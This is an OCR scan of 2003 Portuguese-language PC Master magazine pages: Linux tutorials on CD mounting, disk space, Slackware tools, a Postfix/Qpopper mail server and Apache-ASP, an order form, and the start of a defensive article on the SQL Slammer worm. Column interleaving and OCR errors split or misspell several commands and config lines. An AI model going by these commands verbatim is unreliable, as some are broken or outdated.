
```
# mount /dev/cdrom /mnt/cdrom
```


Se você quiser que um usuário comum tenha permissão para montar esta unidade, edite o arquivo */etc/fstab* e localize a seguinte linha:

```
/dev/cdrom   /mnt/cdrom   iso9660
noauto,ro 0 0
```


Acrescente o parâmetro *user* nesta linha, deixando-a desta forma:

```
/dev/cdrom   /mnt/cdrom   iso9660
```





A distribuição traz o navegador de Internet Netscape



O sistema instala também o OpenOffice em português

```
nosuto,ro,user 0 0
```

Agora qualquer usuário poderá montar esta unidade de CD-ROM com um simples comando:

```
# mount /mnt/cdrom
```

Antes de retirar o CD você deverá desmontar a unidade, bastando apenas usar o comando abaixo:

```
# umount /mnt/cdrom
```

Para que o CD seja ejetado para fora da unidade use o comando:

```
# eject
```


Espaço em disco

O comando *du* mostra quantos blocos de disco estão ocupados por arquivos ou diretórios. Ele mostra a soma do tamanho de todos os arquivos especificados ou dos arquivos de um determinado diretório e seus sub-diretórios. A saída pode ser em blocos ou em bytes.

```
# du -abc | sort -n | more
# du -abc | sort -rn > arq.txt
```

Para visualizar o espaço livre em seu disco, usa-se o comando *df*. Ele mostra o espaço livre em todos os sistemas montados. O comando *df* mostra também o tamanho das partições montadas e o espaço ocupado em cada uma delas.

 # df – mostra o espaço livre em blocos
 # df -m – mostra o espaço livre em megabytes
 # df -h – mostra o espaço livre de forma abreviada




Dicas para configuração

Para contornar as dificuldades de configuração características do Slackware, essa distribuição oferece alguns configuradores quando instalada. Veja alguns dos mais famosos:

- **pppsetup** – Configura o modem para discagem via modem
- **netconfig** – Detecta a placa de rede e configura rede TCP/IP
- **liloconfig** – Configura o lilo
- **setup.xwmconfig** – Seleciona a Interface gráfica
- **setup.timeconfig** – Seleciona o TimeZone
- **setup.fontconfig** – Seleciona a Fonte de Texto
- **setup.cdrom** – Detecta e configura o CDROM
- **pkgtool** – Programa para instalar, atualizar, remover e visualizar pacotes instalados no sistema.

Todas as dicas apresentadas aqui foram feitas e testadas no Slackware InstallFest que se encontra nesta edição da PC Master. Mas a grande maioria delas pode também ser usada e testada em qualquer uma das outras distribuições Linux existentes.



Videoaulas

Ficou mais fácil instalar as principais distribuições Linux. Com as videoaulas do CD 2 desta edição, você coloca Slackware, Red Hat e Debian no seu PC sem dificuldades

Instalar o Linux agora ficou bem mais fácil e simples. Com as videoaulas que você encontra no CD-ROM 2 desta edição, mesmo os usuários menos experientes – que em geral têm maior dificuldade em realizar as instalações – poderão facilmente colocar o sistema operacional do pinguim em seu PC.

São quatro vídeos. O primeiro faz uma apresentação de seus produtores e mostra o conceito de particionamento de disco, que é muito importante para quem vai fazer uma instalação de Linux. Além do particionamento, os outros três vídeos ensinam como instalar algumas das principais distribuições existentes: Slakware, Red Hat e Debian.

Todos os vídeos estão no formato *mpg*, que é um padrão comum e pode ser assistido pelo Windows Media Player. Basta colocar o disco 2 na sua unidade de CD-ROM e o aplicativo irá carregar um pequeno programa para Windows com uma interface para os vídeos.

Ao colocar o CD é apresentada a interface dos vídeos

Os vídeos podem ser assistidos no Windows Media Player

Saiba como instalar Slackware, Red Hat e Debian

Particionamento

No primeiro vídeo você encontra uma apresentação sobre os produtores das videoaulas, o 4Linux (www.4linux.com.br) – uma empresa de consultoria e cursos voltados a soluções Linux. Em seguida, é mostrado o funcionamento e a estrutura de um HD e de suas partições.

Slackware

O Slackware é considerado uma distribuição difícil de instalar, por seu instalador continuar em modo texto, mas com essa videoaula, você não terá qualquer problema para colocar esse ótimo Linux em seu computador. A versão do vídeo é o Slackware 8.1 InstallFest Brasil, que você encontra no CD 1 desta edição

Red Hat 8

O Red Hat Linux é uma das principais distribuições existentes, e serviu como base para diversas outras distros, como o Conectiva e o Mandrake. Esta distribuição foi uma das responsáveis pela popularização do Linux por ter sido uma das primeiras a criar uma interface que facilitou a instalação do sistema por usuários menos experientes

A versão abordada no vídeo é a 8.1, que você encontra especialmente em 3 CDs na edição 67 da PC Master

Debian

A Debian é uma distribuição Linux 100% GPL. Ela é mantida e atualizada através de muitos usuários voluntários do mundo inteiro. Junto com sua grande seleção de softwares pré-compilados, a Debian contém pacotes avançados de programas de gerenciamento que possibilitam uma fácil instalação e a sua manutenção em computadores pessoais e estações de trabalho.

O vídeo apresenta todo o processo de instalação da versão 3.1 do Debian Linux, que estava no CD-ROM da edição 65 da PC Master. **PCM**

Enviando e-mail pelo Postfix

Aprenda como usar este software para montar um servidor de e-mail para enviar e receber suas correspondências em uma rede interna e também na Internet

Por Rodrigo Galan

O Postfix é uma ferramenta usada para criar um servidor de *smtp*. Esse software é o responsável pelo envio de mensagens na rede interna e na Internet. Mas para ter um servidor de e-mail completo, com serviço de recebimento e envio, você precisa ter os protocolos de e-mail *smtp* e *pop3*. No quadro você confere como fazer a instalação e a configuração do servidor de e-mail *pop3* Qpopper.

Postfix

Caso seu servidor já tenha instalado o servidor de e-mail sendmail, é recomendável removê-lo. Para isso, digite o comando:

```
# rpm -e sendmail
```

Faça o download do Postfix no site www.rpmfind.net e coloque no campo *Search* o nome Postfix e na lista que irá aparecer, faça o download da distribuição referente ao seu sistema. Neste exemplo, estaremos fazendo a instalação no Red Hat Linux 8. Ao concluir o download, digite o seguinte comando no local onde está o arquivo:

```
# rpm -ivh postfix.1.1.11-5.i386.rpm
```

Caso mostre uma mensagem informando que o Postfix já esta instalado, desistale-o com o seguinte comando:

```
# rpm -e Postfix --nodeps
```

Se for informado que estão faltando alguns pacotes, faça o download no site www.rpmfind.net ou instale a partir do CD-ROM de instalação da sua distribuição.

Agora, será preciso configurar o arquivo *main.cf*. Abra o arquivo *main.cf* que esta localizado em */etc/postfix/main.cf* com um editor de textos e modifique as seguintes linhas:

```
myhostname = mail.srv.linux
```

Neste campo, coloque o nome do servidor de e-mail e o domínio que

Qpopper

Para fazer o download do Qpopper, acesse o endereço www.eudora.com/qpopper_general e escolha fazer o download no endereço *ftp*. Já com o arquivo, digite o seguinte comando:

```
# tar -zxvf qpopper4.0.4.tar.gz
# cd qpopper4.0.4
# ./configure --
prefix=/usr/local/qpopper \ --enable-
specialauth
```

Esta opção só deve ser adicionada caso você tenha configurado o Linux para suporte a password em modo Shadow.

```
# make
# mkdir -p /usr/local/qpopper/sbin
# mkdir -p /usr/local/
qpopper/man/man8
# make install
```

Caso mostre alguma mensagem de erro quando digitar o comando *make install*, crie as pastas separadamente.

Agora, para ativar o serviço pop3, edite o arquivo *xinetd.conf*, que está localizado na pasta */etc/* e adicione:

```
service pop3
{
        disable     = no
        socket_type        = stream
        wait               = no
        user               = root
        [illegible]     =
/usr/local/qpopper/sbin/popper
}
```

Salve o arquivo e reinicie o serviço *xinetd* com o comando:

```
# service xinetd restart
```

Tanto o Postfix quanto o Qpopper podem ser adaptados de acordo com a sua distribuição, mas preste atenção nas mensagens de erro.

deseja que os e-mails coloquem depois do @. Caso deseje enviar e-mail para endereços externos, você precisa colocar um domínio válido.

```
mydomain = srv.linux
```

Este campo precisa conter a mesma informação do campo *myhostname*, menos o nome do host

```
inet_interfaces = all
```

É sempre recomendável ativar todas as placas de rede.

```
mail_spool_directory =
/var/spool/mail
```

Esta opção é onde os e-mails enviados para o servidor ficaram guardados até que os usuários baixem as mensagens.

Se deseja criar um e-mail onde todos os usuários recebam uma determinada mensagem, adicione a seguinte linha no arquivo *main.cf*

```
virtual_maps = /etc/postfix/virtual
```

Salve o arquivo *main.cf*. Em seguida será preciso configurar o arquivo virtual. Abra este documento que está localizado no diretório */etc/postfix/ virtual* com um editor de textos e coloque as seguintes linhas de configuração:

```
srv.linux.          servidor de email
galan@srv.linux.    root
todos@srv.linux.    edson, rodrigo
exame@srv.linux
usuario@outroemail.com.br
```

No exemplo acima, a primeira linha de comando é referente à descrição do servidor, você pode colocar qualquer informação. Nas linhas seguintes, estão localizadas as descrições dos e-mails que serão redirecionados. No exemplo, *galan@srv.linux* será enviado para o usuário root. Salve o arquivo virtual e logo depois digite o comando:

```
# postmap /etc/postfix/virtual
```

Para iniciar o servidor de e-mail Postfix digite.

```
# postfix start
```

Se você alterou o arquivo de configuração *main.cf*, digite o comando para reiniciar o servidor postfix:

```
# postfix reload
```

Em alguns casos, é necessário reiniciar o computador para ativar o serviço, ou até mesmo remover todas as regras de firewall e refazê-las novamente.

Para adicionar um novo e-mail, digite os seguintes comandos:

```
# adduser mastiff -g postfix
# password mastiff
```

Onde *mastiff* é o nome do usuário que você deseja cadastrar.

Para verificar se tudo está funcionando, execute o comando:


```
# telnet localhost 25
```

Se tudo estiver funcionando, será mostrada a versão do servidor Postfix. Para sair, basta digitar o comando *quit*. Você pode fazer o mesmo teste com o Qpopper executando:

```
# telnet localhost 110
```

Pronto, seu servidor de e-mail já está funcionando. ***PCM***

Integração Apache/A



Usando este software open source você pode finalmente integrar códigos ASP ao Servidor Apache

Por Ricardo Fogliati

Até pouco tempo atrás parecia impossível integrar ao Servidor Apache os códigos ASP (Active Server Page). Agora você pode facilmente fazer isso e ainda tem a grande vantagem de utilizar apenas softwares de livre distribuição.

O Apache-Asp, www.apache-asp.org, fornece páginas ativas para um usuário utilizando o Servidor Apache com o Perl. Esse software permite que um colaborador crie aplicações dinâmicas com código inserido do Perl. Há também muitas extensões poderosas, como including taglibs de XML e XSLT e eventos novos não originalmente do ASP API.

Softwares:

Para a instalação do servidor Apache-ASP é necessário que se tenha instalados no sistema do seu servidor os softwares:

Apache 1.3.27
http://www.linorg.usp.br/apache/dist/httpd/apache_1.3.27.tar.gz

Perl versão 5.6.1-34.99.6
ftp://ftp.cpan.org/pub/CPAN/src/perl-5.8.0.tar.gz

MLDBM
http://www.cpan.org/authors/id/C/CH/CHAMAS/MLDBM-2.01.tar.gz

MLDBM-Sync-0.30
http://www.cpan.org/authors/id/C/CH/CHAMAS/MLDBM-Sync-0.30.tar.gz

Apache-ASP
http://www.perl.com/CPAN/local/modules/by-module/Apache/Apache-ASP-2.49.tar.gz

Mod_Perl
http://www.perl.com/CPAN-local/modules/by-module/Apache/mod_perl-1.27.tar.gz

Instalação:

Depois de efetuar o download, descompacte os arquivos em um diretório, com os comandos:

```
tar zxvf  MLDBM-2.01.tar.gz
tar zxvf  MLDBM-Sync-0.30.tar.gz
tar zxvf apache_1.3.27.tar.gz
tar zxvf Apache-ASP-2.49.tar.gz
tar zxvf mod_perl-1.27.tar.gz
```

OBS: Utilize o "perl" que acompanha o CD da distribuição.

```
mount /mnt/cdrom
rpm -ivh /mnt/cdrom/Redhat/RPMS
./perl-5.6.1-34.99.6
```

Para a instalação dos softwares, é necessário que eles sejam compilados separadamente um a um. Para fazer isso, execute o procedimento a seguir:

Ilustração: Leonardo Bressador

MLDBM-2.01

Entre no diretório do aplicativo, com o comando.

```
cd /usr/local/MLDBM-2.01
```

Dentro do diretório, execute os seguintes comandos:

```
perl Makefile.PL
make test
make install
```

MLDBM-Sync-0.30

Entre no diretório criado a partir da descompactação do *MLDBM-Sync-0.30.tar.gz*. Execute os seguintes comandos:

```
perl Makefile.PL
make
make test
make install
```

Mod_Perl

Entre no diretório mod_perl-1.27 e execute os comandos:

```
perl Makefile.PL
```

O *Makefile.PL* irá procurar o código-fonte do Servidor Apache para suas devidas configurações.

O sistema irá perguntar:

Configure mod_perl with../apache_1.3.27/src ? [y]. Aperte a tecla *y*.

Shall I build httpd in ../apache_1.3.27/src for you? [y] Responda novamente *y*.

```
make
make test (opcional)
make install
```

Depois de executados esses comandos, será gerado o diretório *perl* dentro do diretório *apache_1.3.27/src/modules*

Compile o Apache

Dentro do mesmo diretório execute os comandos:

```
perl Makefile.PL
APACHE_SRC=../apache-1.3.27/src
DO_HTTPD=1 USE_APACI=1
EVERYTHING=1
make test
make install
```

Compilando o Servidor Apache

Entre no diretório *apache_1.3.27 /src* e execute o comando:

```
sh Configure
make
```

Entre no diretório *apache_1.3.27* e digite o seguinte comando:

```
sh configure -prefix=/usr/local
/apache -activate module=src
/modules/perl/libperl.a
```

Com esse comando você estará configurando o Apache para ser instalado em */usr/local/apache* com suporte a *mod_perl*:

```
make
make install
```

Instalado o servidor Web, entre no diretório */usr/local/apache/bin* e levante o servidor apache com o seguinte comando:

```
sh apachectl start
```

Seu servidor Web está no ar. Para testar se o módulo *mod_perl* está corretamente instalado, digite o seguinte comando:

```
lynx -dump -head http://localhost
```

A saída do comando retorna a página de teste. O importante é a 3 linha no qual mostra se o Servidor Apache tem suporte para *mod_perl*.

Instalação do Apache-ASP

Entre no diretório *Apache-ASP -2.49* e execute os comandos:

```
Perl Makefile.PL
make
make test
make install
```

OBS: Os módulos *MLDBM* e *MLDBM-Sync-0 30* são necessários para a instalação do Apache-ASP

Copie o diretório *Apache-ASP -2.49/site/eg* para o diretório */usr/local/apache/htdocs*:

```
cp -rf Apache-ASP-2.49/site/eg /
usr/local/apache/htdocs
```

Entre no diretório */usr/local /apache/conf* e edite o *httpd.conf*. Insira no arquivo a seguinte entrada:

```
<Directory "/usr/local/apache
/htdocs/eg">
        Options FollowSymlinks
        AllowOverride All
        Order allow,deny
        Allow from all
</Directory>
```

Reinicie o servidor Apache com o comando abaixo:

```
cd /usr/local/apache/bin
sh apachectl stop
sh apachectl start
```


Abra algum navegador de sua preferência e digite:

```
http://localhost/eg/
http://número-ip-do-servidor/eg/
```

Pronto. Seu servidor Apache está reconhecendo o código ASP. **PCM**

Qualquer edição da PC MASTER

Edições da PC Master - com esta oferta você completa a sua coleção!



Ed. 69 - R$ 12,90

- **CD1 e CD2:** Insigne Linux 2.0 completo e em português. Não existe para download, só aqui na PC Master!
- Tudo para você personalizar e deixar o seu Linux de cara nova. São menus exclusivos, desktops, ícones e muito mais

Ed. 68 - R$ 12,90

- **CD 1:** FreeBSD 4.7 - o sistema irmão do Linux
- **CD 2:** Trustix 1.5 - o Linux seguro para o seu servidor
- Linux para iniciantes - 21 dias para você tirar mais proveito do Red Hat, Mandrake e Conectiva que você já tem instalado

Ed. 67 - R$ 11,90

- **Nos 3 CDs.** Red Hat Linux 8.0 completo
- Diga não à pirataria - com os softwares livres, você não fica ilegal
- IDE Eclipse - passo a passo como construir aplicações Java para Windows e Linux

Ed. 66 - R$ 11,90

- **CD1 e CD2:** Mandrake Linux 9.0 completo
- Guia Prático do Servidor Windows e Linux - tudo o que você precisa para rodar as aplicações mais importantes de qualquer servidor com Linux ou Windows

Ed. 65 - R$ 11,90

- **CD1:** Linux Debian 3.0
- **CD 2:** 60 programas para rede Windows: Sniffers, Firewall, Portscanner
- Tecnologia Bluetooth - Testamos na prática a tecnologia que conecta computador com impressora, celular, Palm...

Edições da Revista do CD-ROM - Os melhores programas você encontra aqui.

Ed. 92 - R$ 9,90

- **Novo Código Civil Brasileiro** em formato eletrônico completo e com busca por palavra
- **Almanaque Visual do Corpo Humano** com imagens e explicações básicas de como funciona o corpo humano
- Antivírus completo, eficiente e com atualização pela Internet

Ed. 91 - R$ 9,90

- Divirta-se fazendo **caricaturas no PC.** Programa completo, cheio de recursos e fácil de usar
- 5 programas completos para você aprender a organizar, retocar e imprimir as fotos da sua **Câmera Digital**
- **CEP Fácil 2003** – descubra o CEP de qualquer lugar do Brasil

Ed. 90 - R$ 9,90

- Aprenda a aplicar efeitos especiais em **vídeo,** colocar legendas, misturar cenas e muito mais com o **EditStudio 2** completo
- Remova programas, com este **Desinstalador Fácil,** sem prejudicar o Windows
- Novo Sintetizador de Voz **Falador 3.0** – lê textos em português, sem sotaque

Ed. 89 - R$ 9,90

- **Simulador de Investimentos** para testar vários tipos de aplicação e descobrir qual a mais lucrativa
- **Atualização de valores** – veja a quanto corresponde hoje, em reais, qualquer valor desde 1944 Programa completo
- **OpenOffice** completo e com corretor ortográfico

Ed. 88 - R$ 9,90

- Use seu PC para garantir um **emprego público.** São 1.001 provas anteriores simuladas e material para diversas carreiras
- **Álbum digital** – organize suas fotos no computador com o Photo Album
- Descubra quais são os **fabricantes** e modelos das placas do seu PC, sem precisar abrir o gabinete

Ligue para a nossa Central de Atendimento: (11) 3038-5050 (Grande São Paulo) **ou 0800-557667** (demais localidades)

por apenas R$ 10,50

Promoção válida por tempo limitado!

Oferta válida de 01/03/03 a 31/03/03

Ligue agora mesmo e saiba como ganhar 2 edições da PC MASTER

Ed. 64 - R$ 11,90

- **CD1 e CD2:** Linux Conectiva 8.0
- Conheça as 10 tecnologias vitais e veja como você pode dar um salto em sua carreira com elas
- Seleção Natural, Mutação e Herança Genética - a mais nova man a

Ed. 63 - R$ 11,90

- **CD1 e CD2** ELX Linux Conectiva Power Desktop 1 0
- Saiba como ser fera no Vídeo Digital. DIVX, AVI, MPEG, ASF, WMV, MOV, WTM, MPEG2, entenda como funciona cada Codec e aproveite todos

Ed. 62 - R$ 11,90

- **CD1 e CD2.** Red Hat 7.3, KDE 3 0, Gnome 1.4, Evolution, XFree86 4.2.0, Apache Config, BIND Config e muito mais
- Saiba como aproveitar os mecanismos de segurança do Linux e como amenizar os problemas do Windows

Ed. 61 - R$ 11,90

- **CD1:** Peanut Linux 9.2 Linux que ocupa 400MB
- **CD2:** KDE 3.0 - Completo para Mandrake, Conectiva e Red Hat
- Os segredos de especialistas das empresas e sites mais importantes sobre Linux no Brasi

Ed. 60 - R$ 11,90

- **CD1 a CD2.** Mandrake 8.2
- **Grátis** um CD-R virgem de 700Mb/80Min - 16X
- Tudo sobre gravação de CDs, mídias, cores dos CDs virgens, gravadores, fa.has e programas de gravação
- 100 Truques do Word Exce., Access e PowerPoint

Preencha este cupom e envie pelo correio para a Editora Europa. Rua M.M.D.C., 121 05510-021 São Paulo - SP ou pelo fax (11) 3097-8583

Informe seus Dados Pessoais:

Nome: _____

Endereço: _____

Número: _____ Apto., sala, andar _____

Bairro: _____ CEP: _____

Estado: _____ Cidade: _____

Data de nasc.: ___/___/___ Profissão: _____

DDD: _____ Telefone: _____

Fax: _____ Cel.: _____

Assinatura: _____ Data: ___/___/___

Escolha sua forma de pagamento:

1) Cartão de Crédito em ____vezes

Autorizo o débito de R$_____ no meu cartão:

☐ Amex ☐ Credicard ☐ Diners ☐ Visa

Nº _____ - _____ Val. ___/___

(número completo, como no verso do cartão) mês ano

2) Envio de cheque via correio em ____ vezes

(cheque cruzado e nominal à Editora Europa)

☐ Anexo(s) o(s) cheque(s) do banco _____ no valor de R$_____

3) Depósito bancário

☐ Anexo xerox do depósito no va or de R$_____, feito no banco Bradesco, conta 221.978-6, agência 0104-0 **ou** no Itaú, conta 64469-0, agência 0265, nominal à Editora Europa (somente para pagamento à vista)

Oferta válida de 01/03/03 a 31/03/2003

É MAIS RÁPIDO COMPRAR PELO TELEFONE. LIGUE AGORA PARA A NOSSA CENTRAL DE ATENDIMENTO E INFORME A OFERTA 20 PC

Atenção: Será cobrado frete nas compras acima de 2 produtos: Para SP e RJ = R$ 2,00 / Para NE e N = R$ 6,50 / Demais localidades: R$ 4,00

Ao ligar, informe a oferta: 20 PC

Validade: 31/03/2003

SQLSlam

Conheça o verme que veio para mostrar com quantos bytes se derruba um servidor SQL

Por Leandro Calçada
leandro.calcada@europanet.com.br

Se há uma área onde o menor é o melhor, esta área é a dos vírus de computador. Quanto menor um vírus, maior a possibilidade de que ele se espalhe e faça o seu estrago antes de ser percebido, ou seja, maior a possibilidade de que seu ataque seja bem-sucedido. E no que se refere a tamanho, o *SQLSlammer* é um campeão. Um pequeno, mas sofisticado pacote de 376 bytes de dados, menor do que muitos dos mais bem construídos vírus do passado, é capaz de espalhar-se por conta própria e ainda derrubar servidores baseados no Microsoft SQL Server 2000 e no Microsoft Database Engine 2000 graças à exploração eficaz de uma única falha de segurança. Veja agora como este pequeno verme age e o que fazer para manter os seus servidores MS SQL à salvo.

Ficha Técnica

Nome do vírus: SQLSlammer
Plataforma: MSSQL 2000 / MSDE 2000
Descoberto em: 25/01/2003
Tamanho: 376 bytes
Capacidade de reprodução: Alta
Risco Corporativo: Médio
Risco Doméstico: Baixo
Sistema-Alvo: Windows NT/2000/XP
Apelidos conhecidos:
W32/SQLSlammer.worm (Network Associates)
DDOS_SQLP1434.A (Trend)
Sapphire (F-Secure, eEye)
W32.SQLExp.Worm (Symantec)
Worm.SQL.Helkern (Kaspersky)

Reprodução

A reprodução do *SQLSlammer* ocorre através da porta udp 1434, que é usada pelo SQL Server na resolução de nomes. Através de um buffer overrun, o verme – que não passa de um pacote de dados deliberadamente defeituoso assume o controle do sistema e se envia continuamente, através da mesma porta, para endereços IP gerados aleatoriamente.

Infecção

O fato mais incrível sobre o *SQLSlammer* é que ele não cria arquivos de qualquer tipo, nem altera chaves de registro, existindo apenas como código em execução na memória de servidores. O começo do pacote é um byte 04 seguido por uma longa série de bytes 01 que, quando recebido pelo MS SQL, gera um nome de chave de registro anormalmente longo (*HKLM\Software\Microsoft*

Como se defender

O Microsoft SQL Server 2000 é vulnerável a ataques de *buffer overrun* na porta udp 1434, e é esta a vulnerabilidade explorada pelo *SQLSlammer*. É possível defender-se dos ataques de duas formas:

Atualizando o SQL Server

Esta é a forma recomendada de se resolver o problema. Apesar de haver patches específicos para o *SQLSlammer*, o recomendável é que qualquer versão do SQL Server 2000 anterior ao Service Pack 3, seja atualizada com o SP3. Tal procedimento, além de tornar o sistema resistente a ataques na porta 1434, ainda corrige uma série de falhas menores de funcionalidade e segurança que podem colocar o seu servidor em risco. Caso, por algum motivo, não seja possível instalar o SP3 em seu SQL Server, é recomendável que se instale ao menos o patch específico para a vulnerabilidade atacada pelo vírus. Este patch está disponível em www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-061.asp.

Bloqueando a udp 1434

